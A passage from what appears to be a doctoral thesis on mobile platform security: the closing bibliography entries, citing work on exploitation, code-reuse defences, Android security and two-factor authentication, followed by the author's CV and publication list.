[240] Sparkasse Pfullendorf-Meßkirch. Online banking mit chipTAN. https://www.sparkasse-odenwaldkreis.de/privatkunden/banking/chiptan/tan_generator_2/index.php?n=%2Fprivatkunden%2Fbanking%2Fchiptan%2Ftan_generator_2%2F, 2012.

[241] Lisa Phifer. The security risks of “Free Public WiFi”. http://searchsecurity.techtarget.com.au/news/2240020802/The-security-risks-of-Free-Public-WiFi, 2009.

[242] Pieter Philippaerts, Yves Younan, Stijn Muylle, Frank Piessens, Sven Lachmund, and Thomas Walter. CPM: Masking code pointers to prevent code injection attacks. *ACM Transactions on Information and Systems Security*, 16(1), June 2013.

[243] Jonathan Pincus and Brandon Baker. Beyond stack smashing: Recent advances in exploiting buffer overruns. *IEEE Security and Privacy*, 2(4), 2004.

[244] M. Pitkänen et al. SCAMPI: Service platform for social aware mobile and pervasive computing. *Computer Communication Review*, 42(4), 2012.

[245] PN532 Near Field Communication (NFC) controller. NXP Semiconductors. http://www.nxp.com/products/identification_and_security/reader_ics/nfc_devices/series/PN532.html.

[246] Mohammed Rangwala, Ping Zhang, Xukai Zou, and Feng Li. A taxonomy of privilege escalation attacks in Android applications. *International Journal of Security and Networks*, 9(1), February 2014.

[247] Kasper Bonne Rasmussen and Srdjan Čapkun. Realization of RF distance bounding. In *USENIX Security Symposium*, Berkeley, CA, USA, 2010. USENIX Association.

[248] S. Rasthofer, S. Arzt, and E. Bodden. A machine-learning approach for classifying and categorizing Android sources and sinks. In *Network and Distributed System Security Symposium*, Feb 2014.

[249] Siegfried Rasthofer, Steven Arzt, Enrico Lovat, and Eric Bodden. DroidForce: Enforcing complex, data-centric, system-wide policies in Android. In *International Conference on Availability, Reliability and Security*, 2014.

[250] Giesecke & Devrient Press Release. G&D makes mobile terminal devices even more secure with new version of smart card in microSD format. http://www.gi-de.com/en/about_g_d/press/press_releases/G%26D-Makes-Mobile-Terminal-Devices-Secure-with-New-MicroSD%E2%84%A2-Card-g3592.jsp.

[251] Ivan Ristic. Internet SSL server survey. In *BlackHat USA*, 2010.

[252] Hubert Ritzdorf. Analyzing covert channels on mobile devices. http://e-collection.library.ethz.ch/eserv/eth:5608/eth-5608-01.pdf?pid=eth:5608&dsID=eth-5608-01.pdf, 2012. Master thesis, ETH Zürich.

[253] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and Systems Security*, 15(1), March 2012.

[254] J. Salwan. Ropgadget tool. http://shell-storm.org/project/ROPgadget/, 2012.

[255] Peter Schartner and Stefan Bürger. Attacking mTAN-applications like e-banking and mobile signatures. Technical report, University of Klagenfurt, 2011.

[256] Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer. The emperor's new security indicators. In *IEEE Symposium on Security and Privacy*, Washington, DC, USA, 2007. IEEE Computer Society.

[257] Roman Schlegel, Kehuan Zhang, Xiaoyong Zhou, Mehool Intwala, Apu Kapadia, and XiaoFeng Wang. Soundcomber: A stealthy and context-aware sound Trojan for smartphones. In *Network and Distributed System Security Symposium*, 2011.

[258] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *USENIX Security Symposium*, Berkeley, CA, USA, 2011. USENIX Association.

[259] scut / team teso. Exploiting format string vulnerabilities. Technical Report Stanford University, September 2001. http://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf.

[260] Heise Security. Hacker extracts crypto key from TPM chip, February 2010. http://www.h-online.com/security/news/item/Hacker-extracts-crypto-key-from-TPM-chip-927077.html.

[261] seek-for-android. Secure element evaluation kit for the Android platform. http://code.google.com/p/seek-for-android/.

[262] Fermin J. Serna. The info leak era on software exploitation. In *Black Hat USA*, 2012.

[263] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM Conference on Computer and Communications Security*. ACM, 2007.

[264] Hovav Shacham, Eu jin Goh, Nagendra Modadugu, Ben Pfaff, and Dan Boneh. On the effectiveness of address-space randomization. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 2004. ACM Press.

[265] Saravanan Sinnadurai, Qin Zhao, and Weng fai Wong. Transparent runtime shadow stack: Protection against malicious return address modifications. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.120.5702, 2008.

[266] Kevin Z. Snow, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, Fabian Monrose, and Ahmad-Reza Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *IEEE Symposium on Security and Privacy*, May 2013.

[267] Christopher Soghoian and Imad Aad. Merx: Secure and privacy preserving delegated payments. In *International Conference on Trusted Computing*. Springer Berlin / Heidelberg, 2009.

[268] Alexander Sotirov and Mark Dowd. Bypassing browser memory protections: Setting back browser security by 10 years. In *Black Hat USA*, 2008.

[269] G. Starnberger, L. Froihofer, and K.M. Goeschka. QR-TAN: Secure mobile transaction authentication. In *International Conference on Availability, Reliability and Security*. IEEE, 2009.

[270] Stanislaus Stelle. Mobile Cloud. Secure multi-hop Internet tethering for Android. Master thesis, Techische Universität Darmstadt, 2012.

[271] Sandeep Tamrakar, Jan-Erik Ekberg, and N. Asokan. Identity verification schemes for public transport ticketing with NFC phones. In *ACM Workshop on Scalable Trusted Computing*, New York, NY, USA, 2011. ACM.

[272] Andrew Tanenbaum, Sape Mullender, and Robert van Renesse. Using sparse capabilities in a distributed operating system. In *International Conference on Distributed Computing Systems*, 1986.

[273] Andrew S. Tanenbaum. *Modern Operating Systems*. Prentice Hall Press, Upper Saddle River, NJ, USA, 3rd edition, 2007.

[274] Telcred. Secure offline access with NFC. http://www.telcred.com/.

[275] Telecom Innovation Laboratories. Mobile Wallet turns cell phones into digital car keys, 2011. http://www.laboratories.telekom.com/public/English/Newsroom/news/Pages/digitaler_Autoschluessel_Mobile_Wallet.aspx.

[276] TNW Blog. Report: Android reached record 85% smartphone market share in Q2 2014, Xiaomi now fifth-largest vendor. http://thenextweb.com/google/2014/07/31/android-reached-record-85-smartphone-market-share-q2-2014-report/, 2014.

[277] Ronald Toegl and Michael Hutter. An approach to introducing locality in remote attestation using Near Field Communications. *The Journal of Supercomputing*, 55(2), 2011.

[278] Minh Tran, Mark Etheridge, Tyler Bletsch, Xuxian Jiang, Vincent Freeh, and Peng Ning. On the expressiveness of return-into-libc attacks. In *Symposium on Recent Advances in Intrusion Detection*, Berlin, Heidelberg, 2011. Springer-Verlag.

[279] TrendLabs. 3Q 2012 security roundup. Android under siege: Popularity comes at a price. http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/reports/rpt-3q-2012-security-roundup-android-under-siege-popularity-comes-at-a-price.pdf, 2012.

[280] Trusted Computing Group. *TPM Main Specification. Version 1.2, rev. 103*, 2007.

[281] Tyfone. Tyfone to license SideTap MicroSD NFC and Secure Element Card technologies to AboMem, 2011. http://tyfone.com/newsroom/?p=541.

[282] Sebastian Uellenbeck, Markus Dürmuth, Christopher Wolf, and Thorsten Holz. Quantifying the security of graphical passwords: The case of Android unlock patterns. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 2013. ACM.

[283] J. Ugander et al. The anatomy of the Facebook social graph. *arXiv:1111.4503*, 2011.

[284] UniKey. The evolution is here. http://www.unikey.com/, 2013.

[285] A. van de Ven. New security enhancements in Red Hat Enterprise Linux v.3, update 3. https://www.redhat.com/f/pdf/rhel/WHP0006US_Execshield.pdf, August 2004.

[286] Victor van der Veen, Nitish dutt Sharma, Lorenzo Cavallaro, and Herbert Bos. Memory errors: The past, the present, and the future. In *Symposium on Recent Advances in Attacks and Defenses*, 2012.

[287] Roland van Rijswijk-Deij and Erik Poll. Using trusted execution environments in two-factor authentication: Comparing approaches. In *Open Identity Summit 2013*, volume 223 of *Lecture Notes in Informatics*. Springer, September 2013.

[288] Vendicator. Stack Shield: A "stack smashing" technique protection tool for Linux. http://www.angelfire.com/sk/stackshield.

[289] VUPEN Security. Advanced exploitation of internet explorer heap overflow (pwn2own 2012 exploit), 2012.

[290] Z. Wang, R. Cheng, , and D. Gao. Revisiting address space randomization. In *Annual International Conference on Information Security and Cryptology*, December 2010.

[291] Zhaohui Wang and Angelos Stavrou. Exploiting smart-phone USB connectivity for fun and profit. In *Annual Computer Security Applications Conference*. ACM, 2010.

[292] Zhi Wang and Xuxian Jiang. HyperSafe: A Lightweight Approach to Provide Lifetime Hypervisor Control-Flow Integrity. In *IEEE Symposium on Security and Privacy*, 2010.

[293] Richard Wartell, Vishwath Mohan, Kevin W. Hamlen, and Zhiqiang Lin. Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. In *ACM Conference on Computer and Communications Security*, 2012.

[294] Rafal Wojtczuk. The advanced return-into-lib(c) exploits. Technical report, 2001. www.phrack.org.

[295] Lei Wu, Michael Grace, Yajin Zhou, Chiachih Wu, and Xuxian Jiang. The impact of vendor customizations on android security. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 2013. ACM.

[296] Min Wu, Robert C. Miller, and Greg Little. Web wallet: Preventing phishing attacks by revealing user intentions. In *Symposium on Usable Privacy and Security*. ACM, 2006.

[297] Yubin Xia, Yutao Liu, Haibo Chen, and Binyu Zang. CFIMon: Detecting violation of control flow integrity using performance counters. In *Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, Washington, DC, USA, 2012. IEEE Computer Society.

[298] Z. Yang and M. Yang. LeakMiner: Detect information leakage on Android with static taint analysis. In *World Congress on Software Engineering*, 2012.

[299] Zhemin Yang, Min Yang, Yuan Zhang, Guofei Gu, Peng Ning, and X. Sean Wang. AppIntent: analyzing sensitive data transmission in Android for privacy leakage detection. In *ACM Conference on Computer and Communications Security*, New York, NY, USA, 2013. ACM.

[300] Chao Zhang, Tao Wei, Zhaofeng Chen, Lei Duan, Laszlo Szekeres, Stephen McCamant, Dawn Song, and Wei Zou. Practical control flow integrity and randomization for binary executables. In *IEEE Symposium on Security and Privacy*, Washington, DC, USA, 2013. IEEE Computer Society.

[301] Lan Zhang and Xiang-Yang Li. Message in a sealed bottle: Privacy preserving friending in social networks. *ACM Computing Research Repository*, abs/1207.7199, 2012.

[302] M. Zhang and H. Yin. AppSealer: Automatic generation of vulnerability specific patches for preventing component hijacking attacks in Android applications. In *Network and Distributed System Security Symposium*, 2014.

[303] Mingwei Zhang and R. Sekar. Control flow integrity for COTS binaries. In *USENIX Security Symposium*, Berkeley, CA, USA, 2013. USENIX Association.

[304] Xinwen Zhang, Onur Acıiçmez, and Jean-Pierre Seifert. A trusted mobile phone reference architecture via secure kernel. In *ACM Workshop on Scalable Trusted Computing*, New York, NY, USA, 2007. ACM.

[305] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Detecting repackaged smartphone applications in third-party Android marketplaces. In *ACM Conference on Data and Application Security and Privacy*, New York, NY, USA, 2012. ACM.

[306] Y. Zhou, Z. Wang, W. Zhou, and X. Jiang. Get off my market: Detecting malicious apps in alternative Android markets. In *Network and Distributed System Security Symposium*, 2012.

[307] Yajin Zhou and Xuxian Jiang. Detecting passive content leaks and pollution in Android applications. In *Network and Distributed System Security Symposium*, 2013.

[308] Yajin Zhou, Zhi Wang, Wu Zhou, and Xuxian Jiang. Hey, you, get off of my market: Detecting malicious apps in official and alternative Android markets. In *Network and Distributed System Security Symposium*, 2012.

[309] Dino Dai Zovi. Apple iOS security evaluation: Vulnerability analysis and data encryption. In *Black Hat USA*, 2011.

ABOUT THE AUTHOR

PERSONAL DATA

Name	Dmitrienko Alexandra
Gender	female
Nationality	Russian
Contact	alexandra.dmitrienko@gmail.com

EDUCATION

Since 05/2011	**PhD student**. Department of Computer Sciences, Technische Universität Darmstadt, Germany
04/2009–04/2011	**PhD student**. Department of Electrical Engineering and Information Sciences, Ruhr-Universität Bochum, Germany
2005–2007	**MSc. of Engineering and Technology with distinction**. Department of Computer Sciences, St. Petersburg State Polytechnical University, Russia
2001–2005	**BSc. of Engineering and Technology with distinction**. Department of Computer Sciences, St. Petersburg State Polytechnical University, Russia

WORK EXPERIENCE

Since 01/2015	**Head of Mobile Services Group**. Cyber-Physical Security Systems, Fraunhofer Institute for Secure Information Technology, Darmstadt, Germany
01/2014–01/2015	**Research Assistant**. Trust and Compliance Department, Fraunhofer Institute for Secure Information Technology, Darmstadt, Germany
05/2011–12/2013	**Research Assistant**. Cyber-Physical Mobile Security Systems, Fraunhofer Institute for Secure Information Technology, Darmstadt, Germany
11/2008–04/2009	**Research Assistant**. System Security Lab, Ruhr-University Bochum, Germany
2007–2008	**Branch Manager**. Department of Wireless Technologies, EFO Ltd, St. Petersburg, Russia

2004–2006	**Field Application Engineer**. Technical Support Department, EFO Ltd, St. Petersburg, Russia

HONORS, AWARDS AND SCHOLARSHIPS

2015–2017	Fraunhofer TALENTA Speed Up Program for support of female researchers in career development. Host institution: Fraunhofer SIT, Darmstadt, Germany
2014–2016	Software Campus Program for support of young IT experts. Academic partner: Fraunhofer SIT, Darmstadt, Germany. Industrial partner: Robert Bosch GmbH, Schwieberdingen, Germany
2013–2014	Intel Doctoral Student Honor Award. Host institution: Fraunhofer SIT, Darmstadt, Germany
04/2009–04/2011	Research/study award. ERASMUS Mundus Co-operation Window Programme for PhD candidates. Host institution: Ruhr-Universität Bochum, Germany
2006–2007	Scholarship for exchange students from Kiel city (Stipendium der Stadt Kiel). Host institution: Kiel University of Applied Sciences, Germany

PUBLICATIONS

Books

[B1] N. Asokan, Lucas Davi, Alexandra Dmitrienko, Stephan Heuser, Kari Kostiainen, Elena Reshetova, and Ahmad-Reza Sadeghi. *Mobile Platform Security*, volume 4 of *Synthesis Lectures on Information Security, Privacy, and Trust*. Morgan & Claypool, December 2013.

Conferences and Workshops with Proceedings

[C1] Alexandra Dmitrienko, Stephan Heuser, Thien Duc Nguyen, Marcos da Silva Ramos, Andre Rein, and Ahmad-Reza Sadeghi. Market-driven code provisioning to mobile secure hardware. In *Financial Cryptography and Data Security*, January 2015.

[C2] Christoph Busold, Alexandra Dmitrienko, and Christian Wachsmann. Key2Share for authentication services. In *SmartCard Workshop*, February 2014.

[C3] Alexandra Dmitrienko, David Noack, Ahmad-Reza Sadeghi, and Moti Yung. On offline payments with Bitcoin. Invited paper. In *Workshop on Bitcoin Research*, March 2014.

[C4] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in)security of mobile two-factor authentication. In *Financial Cryptography and Data Security Conference*, March 2014.

[C5] Marcin Nagy, Emiliano De Cristofaro, Alexandra Dmitrienko, N. Asokan, and Ahmad-Reza Sadeghi. Do I know you? - Efficient and privacy-preserving common friend-finder protocols and applications. In *Annual Computer Security Applications Conference*, December 2013.

[C6] N. Asokan, Alexandra Dmitrienko, Marcin Nagy, Elena Reshetova, Ahmad-Reza Sadeghi, Thomas Schneider, and Stanislaus Stelle. CrowdShare: Secure mobile resource sharing. In *International Conference on Applied Cryptography and Network Security*, June 2013.

[C7] Kevin Z. Snow, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, Fabian Monrose, and Ahmad-Reza Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *IEEE Symposium on Security and Privacy*, May 2013.

[C8] Lucas Davi, Alexandra Dmitrienko, Stefan Nürnberger, and Ahmad-Reza Sadeghi. Gadge me if you can - secure and efficient ad-hoc instruction-level randomization for x86 and ARM. In *ACM Symposium on Information, Computer and Communications Security*, May 2013.

[C9] Christoph Busold, Alexandra Dmitrienko, Hervé Seudié, Ahmed Taha, Majid Sobhani, Christian Wachsmann, and Ahmad-Reza Sadeghi. Smart keys for cyber-cars: Secure smartphone-based NFC-enabled car immobilizer. In *ACM Conference on Data and Application Security and Privacy*, February 2013.

[C10] Lucas Davi, Alexandra Dmitrienko, Stefan Nürnberger, and Ahmad-Reza Sadeghi. XIFER: A software diversity tool against code-reuse attacks. In *ACM International Workshop on Wireless of the Students, by the Students, for the Students*, August 2012.

[C11] Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Sandeep Tamrakar, and Christian Wachsmann. SmartTokens: Delegable access control with NFC-enabled smartphones. In *International Conference on Trust and Trustworthy Computing*. Springer, June 2012.

[C12] Lucas Davi, Alexandra Dmitrienko, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund, Stefan Nürnberger, and Ahmad-Reza Sadeghi. MoCFI: A framework to mitigate control-flow attacks on smartphones. In *Network and Distributed System Security Symposium*, February 2012.

[C13] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. Towards taming privilege-escalation attacks on Android. In *Network and Distributed System Security Symposium*, February 2012.

[C14] Lucas Davi, Alexandra Dmitrienko, Christoph Kowalski, and Marcel Winandy. Trusted virtual domains on OKL4: Secure information sharing on smartphones. In *ACM Workshop on Scalable Trusted Computing*. ACM Press, October 2011.

[C15] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Stephan Heuser, Ahmad-Reza Sadeghi, and Bhargava Shastry. Practical and lightweight domain isolation on Android. In *ACM Workshop on Security and Privacy in Mobile Devices*. ACM Press, October 2011.

[C16] Alexandra Dmitrienko, Zecir Hadzic, Hans Löhr, Ahmad-Reza Sadeghi, and Marcel Winandy. A security architecture for accessing health records on mobile phones. In *International Conference on Health Informatics*, October 2011.

[C17] Alexandra Dmitrienko, Zecir Hadzic, Hans Löhr, Ahmad-Reza Sadeghi, and Marcel Winandy. Securing the access to electronic health records on mobile phones. In *Biomedical Engineering Systems and Technologies 2011 - Revised Selected Papers*. Springer-Verlag, 2011.

[C18] Sven Bugiel, Alexandra Dmitrienko, Kari Kostiainen, Ahmad-Reza Sadeghi, and Marcel Winandy. TruWalletM: Secure web authentication on mobile platforms. In *International Conference on Trusted Systems*, December 2010.

[C19] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, and Marcel Winandy. Privilege escalation attacks on Android. In *Information Security Conference*, October 2010.

[C20] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-oriented programming without returns. In *ACM Conference on Computer and Communications Security*, October 2010.

[C21] Kari Kostiainen, Alexandra Dmitrienko, Jan-Erik Ekberg, Ahmad-Reza Sadeghi, and N. Asokan. Key attestation from trusted execution environments. In *International Conference on Trust and Trustworthy Computing*, June 2010.

[C22] Luigi Catuogno, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Steffen Schulz, Marcel Winandy, Jing Zhan, Konrad Eriksson, Dirk Kuhlmann, Gianluca Ramunno, and Matthias Schunter. Trusted virtual domains - design, implementation and lessons learned. In *International Conference on Trusted Systems*, December 2009.

Journals

[J1] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. Security analysis of mobile two-factor authentication schemes. *Intel Technology Journal, ITJ66 Identity, Biometrics, and Authentication Edition*, 18, 2014.

[J2] Alexandra Dmitrienko. Wiznet W3150A network co-processor: New features for embedded devices. *Components and Technologies*, 12(7), 2006.

[J3] Alexandra Dmitrienko and Alexey Naumov. Passive infrared detectors Sencera: New name at the market. *Electronic Components*, 12(11), 2005.

[J4] Alexandra Dmitrienko. TDK components for electromagnetic compatibility. *Electronic Components*, 12(4), 2005.

[J5] Alexandra Dmitrienko and Igor Krivchenko. Humidity sensors Sencera. *Electronic Components*, 12(8), 2004.

[J6] Alexandra Dmitrienko and Igor Krivchenko. Sensors and detectors Sencera. *Components and Technologies*, 12(8), 2004.

Workshops without Proceedings

[W1] Lucas Davi, Alexandra Dmitrienko, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund, Stefan Nürnberger, and Ahmad-Reza Sadeghi. CFI goes mobile: Control-flow integrity for smartphones. In *International Workshop on Trustworthy Embedded Devices*. September 2011. Extended Abstract.

[W2] Alexandra Dmitrienko. Zigbee-to-TCP/IP gateway: New opportunities for ZigBee-based sensor networks. In *International Workshop on Ambient Intelligence and Embedded Systems*, September 2007.

Technical Reports and White Papers

[T1] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in)security of mobile two-factor authentication. Technical Report TUD-CS-2014-0029, CASED, 2014.

[T2] Kevin Z. Snow, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, Fabian Monrose, and Ahmad-Reza Sadeghi. Just-in-time code reuse: the more things change, the more they stay the same. In *BlackHat USA*, August 2013.

[T3] N. Asokan, Alexandra Dmitrienko, Marcin Nagy, Elena Reshetova, Ahmad-Reza Sadeghi, Thomas Schneider, and Stanislaus Stelle. CrowdShare: secure mobile resource sharing. Technical Report TUD-CS-2013-0084, TU Darmstadt, April 2013.

[T4] Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. Over-the-air cross-platform infection for breaking mTAN-based online banking authentication (white paper). In *BlackHat Abu Dhabi*, December 2012.

[T5] Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Sandeep Tamrakar, and Christian Wachsmann. SmartTokens: Delegable access control with NFC-enabled smartphones (full version). Cryptology ePrint Archive, 2012.

[T6] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, and Ahmad-Reza Sadeghi. XManDroid: A new Android evolution to mitigate privilege escalation attacks. Technical Report TR-2011-04, Ruhr-University Bochum, System Security Lab, April 2011.

[T7] Ahmad-Reza Sadeghi, Steffen Schulz, Alexandra Dmitrienko, Christian Stüble, Dennis Gessner, and Markus Ullmann. Trusted embedded system operating system (TeSOS) - study and design. Technical Report HGI-TR-2011-004, Ruhr-University Bochum, System Security Lab, April 2011.

Posters

[P1] Alexandra Dmitrienko, David Noack, Ahmad-Reza Sadeghi, and Moti Yung. POSTER. Bitcoin2Go: secure offline and fast payments with Bitcoins. In *FC'2014: Financial Cryptography and Data Security Conference*, March 2014.

[P2] Christoph Busold, Alexandra Dmitrienko, Hervé Seudié, Ahmed Taha, Majid Sobhani, Christian Wachsmann, and Ahmad-Reza Sadeghi. POSTER: Secure smartphone-based NFC-enabled car immobilizer. In *ACM Conference on Data and Application Security and Privacy*, February 2013.

[P3] Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Thomas Fischer, Ahmad-Reza Sadeghi, and Bhargava Shastry. POSTER: The quest for security against privilege escalation attacks on Android. In *ACM Conference on Computer and Communications Security*. ACM, October 2011.

[P4] Lucas Davi, Alexandra Dmitrienko, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund, Stefan Nürnberger, and Ahmad-Reza Sadeghi. POSTER: Control-flow integrity for smartphones. In *ACM Conference on Computer and Communications Security*. ACM, October 2011.